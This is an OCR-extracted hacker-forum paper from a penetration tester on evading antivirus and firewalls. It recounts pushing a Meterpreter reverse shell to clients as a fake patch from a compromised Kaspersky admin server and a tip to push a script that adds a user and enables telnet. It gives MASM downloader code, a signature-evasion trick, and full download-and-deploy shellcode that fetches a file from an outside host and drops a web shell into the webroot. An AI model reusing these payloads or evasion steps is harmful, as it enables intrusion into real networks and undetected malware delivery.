Antivirus/ Firewall Evasion Techniques:

Evolution of Download Deploy Shellcode

[FB1H2S aka Rahul Sasi]

http://fb1h2s.com
http://garage4hackers.com

Overview:

The effectiveness of an Anti virus/ Firewall is highly valued to it customers and in scenarios of a PenTest. This post talks about a serious of observations and techniques tried in order to bypass AV and evaluate AV/Firewall's effectiveness and the development of Download Deploy payload.

What made me write this?

I was assigned with a PT which we were able to achieve 100% percent success. And the success rates were because of an Anti virus Server, ok here is the incident. [Skip this, its boring]

After completing VA we moved on to PT, a good no of un patched windows systems were spotted so we armed msf(Metsploit) and started shooting, but exploits failed , and no metpreters or Cmd shells came back. Well all because of a stupid AV server. A Kasper-sky server was running and that was used to manage the entire network. Well payload encoding work but, certain vulnerabilities multiple exploitation is not possible so if you fail first you will lose the game, so different ideas and taught s popped in my head and this paper is an implementation of that.

Any way we dint give up and started attacking the AV Admin server itself, and woot woot we were in.

Am not gone mention how I got in coz u will laugh


and that is not the point , the point is I was able to get an RDP to Kaspersky admin server machine. And the fun begins.

As it was Kasper-sky Admin server, and all the network machines were connected to it, and Admin server manages everything from updating individual computers with updates form patching the server.

Screenshots not live: form Kaspersky website:

What quickly strike me was the Push patches options which were used to update client computer with patches and installers, quick taught!

What If I make a Metpreter_reverse_tcp and push it as a patch to the client computers will it work??



Steps:

[+] Made the metpreter and moved to Admin server

[-] Admin server dint detect the default non encoded metpreter as a virus , No idea why :O

[+] Shut down the remote AV client form admin server

[-] Kaspersky Admin kit had a feature to build an installer out of an executable

[+] Converted the metpreter .exe to .msi installer, seems like the AV signs the payload when this is done

[+] Pushed it to client

And royal woot woot we had a metpreter, same way we could have shelled the entire network , took enough POCs and headed home.

Thanks to D4rkest for his great support and ideas.

Well PT was over but few question remained

And the best way to hack an application is RTFM[Read the f$$$$$# manual]
http://utils.kaspersky.com/docs/engl...admguideen.pdf

[1] Why did the AV admin server dint detect the Msf non encoded payload when moved to admin server, when it was getting detected on client machines?

[2] I had situation before too, were server was behind a firewall and was not able to get reverse/bind shell because of AV/Firewall I need a way to bypass that.

[3] Will the things I did above could be done with a domain controller too?

Answer to Q no [3] by Wirless Punter"

suggested a better strategy which he tried before.

[-] Make a VBS or Bat script which creates a new user and then enable telnet.

[-] Push the script as update, simple and very effective "

Question No [1] and [2]'s answer is what this paper is all about

Anti Virus Evading techniques, and analyzing the quality of an AV

Signature based detection: Analyzing Efficacy and Bypassing detection

Wiki:
http://en.wikipedia.org/wiki/Antivirus_software

Compares the contents of a file to a dictionary of virus signatures.

Analyzing the efficacy of an AV:

Test 1

Testing for false positives, I started with a simple test shell code program, a skeleton that's used to execute test shell codes, added few Nop instruction to it, "currently the exe is absolutely harmless".


```
#include<stdio.h>
char code[]="/x90/x90";
int main(int argc, char **argv)
{
  int (*func)();
  func = (int (*)()) code;
  (int)(*func)();
}
```

Uploaded to Virus total and obtained the following results.
Here , Here: Ya one False positive by Quick heal.

[-] Moved form C to ASM as now we could strike a little deeper
[-] Build a quick download virus to destination payload

```
;-----------------------------------------
-
 ; Comilied with MASM32
.586
.model flat,stdcall
option casemap:none

   include C:\masm32\include\windows.inc
   include C:\masm32\include\user32.inc
   include C:\masm32\include\kernel32.inc
   include C:\masm32\include\shell32.inc
   include C:\masm32\include\urlmon.inc

   includelib \masm32\lib\user32.lib
   includelib \masm32\lib\kernel32.lib
   includelib \masm32\lib\shell32.lib
   includelib \masm32\lib\urlmon.lib

.data
URL db "http://110.0.0.1:84/msgbox.exe",0
EXIT db "ExitProcess"
PATH db "c:\testsas.exe",0

.data
 res dd ?

.code


; --------------------http://FB1H2S.com
fb1h2s http://Garage4Hackers.com-----------
-----------------------------------------
-


start:

   invoke URLDownloadToFile,0,addr URL,addr
PATH,0,0
   invoke ExitProcess,0


end start
```


And on compiling and linking the application itself my AVG scanner popped alerting me about the payload.



So function calls Urldownloadtofile + Exit process the combination would be what AVG would have build its signature with. Ok so what if I remove Exitprocess and compile the program.

```
;-----------------------------------------
 ; Comilied with MASM32
.586
.model flat,stdcall
option casemap:none

   include C:\masm32\include\windows.inc
   include C:\masm32\include\user32.inc
   include C:\masm32\include\kernel32.inc
   include C:\masm32\include\shell32.inc
   include C:\masm32\include\urlmon.inc

   includelib \masm32\lib\user32.lib
   includelib \masm32\lib\kernel32.lib
   includelib \masm32\lib\shell32.lib
   includelib \masm32\lib\urlmon.lib

.data
URL db "http://110.0.0.1:84/msgbox.exe",0
EXIT db "ExitProcess"
PATH db "c:\testsas.exe",0

.data
 res dd ?

.code


; --------------------http://FB1H2S.com fb1h2s
http://Garage4Hackers.com-----------------------
--------------------------------


start:

   invoke URLDownloadToFile,0,addr URL,addr
PATH,0,0
```

Without exit function the payload still works the output executable was scanned and and my AVG said it was clean.



And that's how signature based detection works how dump it is.

Heuristics: Considering shell codes it's not affected much

Runs the payload on a sandbox and identifies the behavior: AV plants hooks to certain critical system calls and monitors those activities , so Reverse/Bind shell and socket operations are at times an Issue.

So the taught is how to bypass Signature Detection + above mentioned Heuristics + Firewall issues

DownLoadFile + ExcuteFile + ExitProcess

No way this could escape the heuristic behavior , well downloading a program won't create much panic but trying to execute it would cause suspicion .Well obviously it would not be of any use if the payload just downloads the file and dsn't trigger it, and triggering it is where the problem occurs.

So what is the alternative?

[+] Download Execute will cause troubles to our payload.
[-] If we just download the executable that won't be of any use
[+] And AV/Firewall could make situations tough by not letting us give reverse shell
[+] And if the application we are targeting[Apache old version] is behind a firewall and even if we were able to execute code we can't get a shell back because of the firewall.
[-] So why not use a web shell, some Php or asp shell if target has got a web server.
[+] A payload that would download a web shell and place it on the servers WebRoot directory. Or simply writes a new web shell .

All firewall let's web server's traffic and WebShell's "Hardly I have seen any getting detected by AV" . So that budded the idea of a Download + Deploy payload.

Download + Executes triggers AV alert
So just Download a WebShell and drops it in WebRoot

You could get a semi interactive shell and will work fine even in case of AV and firewall.
##
 # Title ownload Deploy Shell code by FB1H2S
 # Date: [18/1/2011]
 # Author: FB1H2S
 # Tested on: [Works form win xp to Win 7 all versions]
 # Paths hardcoded, could port to msf
#Place the webshell to be uploaded on ur local server webroot


```
;#File: Download_deploy.asm
;
[BITS 32]

global _start

_start:

    jmp short entry    ;

%include "kernal32.asm"

begin:
    call find_kernel32
       mov ebx, eax
    jmp short u    ; Skip

entry:
    call begin

u:
    push  0xec0e4e8e    ; LoadLibraryA hash
    push ebx        ; kernel32 base address
    call find_function    ; find address

    ; LoadLibraryA
    PUSH 0x00206e6f
    PUSH 0x6d6c7275
    xor ecx, ecx
    mov [esp + 9],cl
    mov ecx , esp
    push ecx
    call eax        ; eax holds our function
address

download:
    push  0x702f1a36    ; URLDownloadToFileAhash
    push eax        ; u-lmon.dll base address
    call find_function    ; find address

    pop edi
    xor ebp, ebp
    PUSH 0x58202020 ; path to deploy
    PUSH 0x7073612e
    PUSH 0x735c746f
    PUSH 0x6f727777
    PUSH 0x775c6275
    PUSH 0x7074656e
    PUSH 0x495c3a43
    mov ebp , esp
    xor ecx, ecx        ; ecx = 0 we need it
    mov [ebp + 24], cl   ;ebp no null
    PUSH 0x58202065  ; url to file
    PUSH 0x78652e61
    PUSH 0x2f34383a
    PUSH 0x312e302e
    PUSH 0x302e3732
    PUSH 0x312f2f3a
    PUSH 0x70747468
    mov edi, esp
    mov [edi + 25], cl ; edi no null
    push ecx        ; lpfnCB
    push ecx        ; dwReserved
    push ebp        ; szFileName
    push edi        ;url
    push ecx        ; pCaller
    call eax        ; eax holds our function a

exit:
    push 0x73e2d87e        ; ExitProcess hash
    push ebx        ; kernel32 base address
    call find_function    ; find address
    ; ExitProcess
    call eax        ; holds our function address
```

```
;#
;#
;#Code file: kernal.asm
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
;;;;;;;;;;;;;;


find_kernel32:
    xor eax, eax ; clear eax
    mov eax, [fs:0x30 ] ; pointer to the PEB
    mov eax, [ eax + 0x0C ] ; get PEB->Ldr
    mov eax, [ eax + 0x14 ] ; get PEB-
>Ldr.InMemoryOrderModuleList.Flink
    ; (1st entry)
    mov eax, [ eax ] ; (2nd entry)
    mov eax, [ eax ] ; (3rd entry)
    mov eax, [ eax + 0x10 ] ;3rd entries base
address
    ; eax = kernel32.dll works on all windows
versions xp to win 7
    ret


find_function:
    pushad                  ; Save all
registers
    mov   ebp, [esp + 0x24]
    mov   eax, [ebp + 0x3c]
    mov   edx, [ebp + eax + 0x78]
    add   edx, ebp
    mov   ecx, [edx + 0x18]
    mov   ebx, [edx + 0x20]
    add   ebx, ebp
find_function_loop:
    jecxz find_function_finished
    dec   ecx
    mov   esi, [ebx + ecx * 4]
    add   esi, ebp

compute_hash:
    xor   edi, edi                ; Zero edi
    xor   eax, eax                ; Zero eax
    cld                           ; Clear
direction

compute_hash_again:
    lodsb                         ; Load the
next byte from esi into al
    test  al, al                  ; Test
ourselves.
    jz    compute_hash_finished   ; If the ZF
is set, we've hit the null term.
    ror   edi, 0xd                ; Rotate
edi 13 bits to the right
    add   edi, eax                ; Add the
new byte to the accumulator
    jmp   compute_hash_again      ; Next
iteration

compute_hash_finished:
find_function_compare:
    cmp   edi, [esp + 0x28]
    jnz   find_function_loop
    mov   ebx, [edx + 0x24]
    add   ebx, ebp
    mov   cx, [ebx + 2 * ecx]
    mov   ebx, [edx + 0x1c]
    add   ebx, ebp
    mov   eax, [ebx + 4 * ecx]
```

Test the Shell Code:

Code:

```
// Download file form location
//Url hardcoded so not Use full for all
yet
#include<stdio.h>
char code[] =
"\xeb\x70\x31\xc0\x64\xa1\x30\x00"
"\x00\x00\x8b\x40\x0c\x8b\x40\x14"
"\x8b\x00\x8b\x00\x8b\x40\x10\xc3"
"\x60\x8b\x6c\x24\x24\x8b\x45\x3c"
"\x8b\x54\x05\x78\x01\xea\x8b\x4a"
"\x18\x8b\x5a\x20\x01\xeb\xe3\x37"
"\x49\x8b\x34\x8b\x01\xee\x31\xff"
"\x31\xc0\xfc\xac\x84\xc0\x74\x0a"
"\xc1\xcf\x0d\x01\xc7\xe9\xf1\xff"
"\xff\xff\x3b\x7c\x24\x28\x75\xde"
"\x8b\x5a\x24\x01\xeb\x66\x8b\x0c"
"\x4b\x8b\x5a\x1c\x01\xeb\x8b\x04"
"\x8b\x01\xe8\x89\x44\x24\x1c\x61"
"\xc3\xe8\x94\xff\xff\xff\x89\xc3"
"\xeb\x05\xe8\xf2\xff\xff\xff\x68"
"\x8e\x4e\x0e\xec\x53\xe8\x96\xff"
"\xff\xff\x68\x6f\x6e\x20\x00\x68"
"\x75\x72\x6c\x6d\x31\xc9\x88\x4c"
"\x24\x09\x89\xe1\x51\xff\xd0\x68"
"\x36\x1a\x2f\x70\x50\xe8\x76\xff"
"\xff\xff\x5f\x31\xed\x68\x20\x20"
"\x20\x00\x68\x2e\x61\x73\x70\x68"
"\x6f\x74\x5c\x73\x68\x77\x77\x72"
"\x6f\x68\x75\x62\x5c\x77\x68\x6e"
"\x65\x74\x70\x68\x43\x3a\x5c\x49"
"\x89\xe5\x31\xc9\x88\x4d\x18\x68"
"\x65\x20\x20\x00\x68\x61\x2e\x65"
"\x78\x68\x3a\x38\x34\x2f\x68\x2e"
"\x30\x2e\x31\x68\x32\x37\x2e\x30"
"\x68\x3a\x2f\x2f\x31\x68\x68\x74"
"\x74\x70\x89\xe7\x88\x4f\x1a\x51"
"\x51\x55\x57\x51\xff\xd0\x68\x7e"
"\xd8\xe2\x73\x53\xe8\x0f\xff\xff"
"\xff\xff\xd0";
int main(int argc, char **argv)
{
int (*func)();
func = (int (*)()) code;
(int)(*func)();
}
```



[+] Issues: Url and path are Hard Coded so its Use less I published the code to get suggestions so that I could make an Improved version of code and make a Metsploit module
[-] Currently Web Root path is Hard coded and I can’t think about a way if web root is changed
[-] Need a solution to dynamically finds the web roots IIS and Apache to make the Shell code better.

[-] Codes and betters images form: http://www.garage4hackers.com/showthread.php?708-Antivirus-Firewall-Evasion-Techniques-Evolution-of-Download-Deploy-Shellcode

#And all greets to Garage Hackers and Null Members.

#http://www.garage4hackers.com/forum.php B0Nd,Eberly,Wipu,Vinnu,w4ri0r,empty,neo,Rohith,Sids786,SmartKD,Tia,d4rkest,Atul,beenu, Nishant,prashant